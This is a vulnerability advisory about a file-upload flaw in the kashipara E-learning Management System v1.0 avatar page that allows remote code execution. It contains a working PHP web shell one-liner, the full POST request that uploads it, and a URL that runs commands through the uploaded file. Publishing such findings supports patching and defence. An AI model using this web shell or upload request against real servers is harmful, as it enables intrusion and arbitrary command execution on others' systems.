Remote code execution via file upload vulnerability was found in the /teacher_avatar.php page of the kashipara E-learning Management System project v1.0. This vulnerability allows remote attackers to execute arbitrary command via the filename parameter in a POST HTTP request.

- **Official Website URL**

  https://www.kashipara.com/project/php/13138/e-learning-management-system-php-project-source-code


- **Affected Product Name**

  E-learning Management System project in PHP with source code and document


Affected Vendor	kashipara
Affected Code File	/lms/teacher_avatar.ph
Affected Parameter	filename
Method	POST
Version	V1.0

Steps to Reproduce:

Step 1: Visit to login page and login with teacher credential.





Step 2: Upon login navigate profile and click on “Change Avatar”




Step 3: Upload a php file contains RCE code, and click on save.

- <?php echo shell_exec($_GET['cmd']); ?>






```
POST /lms/teacher_avatar.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/20100101 Firefox/132.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=---------------------------201972672813976604771942128252
Content-Length: 389
Origin: http://localhost
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://localhost/lms/dasboard_teacher.php
Cookie: PHPSESSID=oclmaei32tajn8t9ipeuovva83
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

-----------------------------201972672813976604771942128252
Content-Disposition: form-data; name="image"; filename="shell.php"
Content-Type: application/octet-stream

<?php echo shell_exec($_GET['cmd']); ?>

-----------------------------201972672813976604771942128252
Content-Disposition: form-data; name="change"


-----------------------------201972672813976604771942128252--

```




Name	Date modified	Type	Size
redoblo	16-10-2024 00:19	JPG File	121 KB
shell	17-11-2024 17:43	PHP Source File	1 KB
teph	16-10-2024 00:19	JPG File	173 KB
thumbnails	16-10-2024 00:19	JPG File	22 KB
thumbnails	16-10-2024 00:19	PNG File	211 KB
tin	16-10-2024 00:19	JPG File	61 KB
version	16-10-2024 10:07	File	1 KB
von	16-10-2024 00:19	JPG File	57 KB

Step 4: After uploading the php file, Right click on ‘Open Image in New Tab’.




Step 5: Now run command using uploaded shell.php file like …/shell.php?cmd=whoami and notice the successfully able to run remote code execution.

- http://localhost/lms/admin/uploads/shell.php?cmd=whoami



Warning: Undefined array key "cmd" in **C:\xampp\htdocs\lms\admin\uploads\shell.php** on line **1**

Fatal error: Uncaught ValueError: shell_exec(): Argument #1 ($command) cannot be empty in C:\xam
thrown in **C:\xampp\htdocs\lms\admin\uploads\shell.php** on line **1**



```
hunter\madhu
```

Mitigation/recommendations

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- https://portswigger.net/web-security/file-upload